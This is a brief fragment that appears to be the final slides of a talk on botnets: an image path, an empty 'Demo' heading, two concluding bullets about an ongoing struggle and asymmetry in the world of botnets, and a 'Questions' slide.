


# Demo



# Conclusion

- Continuous war of existence.
- Law of Asymmetry rules in the world of botnets.



# Questions !



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